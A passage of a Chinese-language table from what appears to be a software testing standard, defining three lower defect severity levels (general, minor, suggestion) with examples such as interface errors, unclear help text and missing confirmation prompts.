| 一般 | 一般性的错误或功能实现有不完美处 | ——操作界面错误；  ——打印内容、格式错误；  ——简单的输入限制未放在前台进行控制；  ——删除操作未给出提示。 |
| 次要 | 细小的错误 | ——界面不规范，辅助说明描述不清楚；  ——输入输出不规范；  ——长操作未给用户提示；  ——提示窗口文字未采用行业术语。 |
| 建议 | 建议类错误 | 需求说明书、用户手册中未说明，但影响用户对软件使用的方便性等 |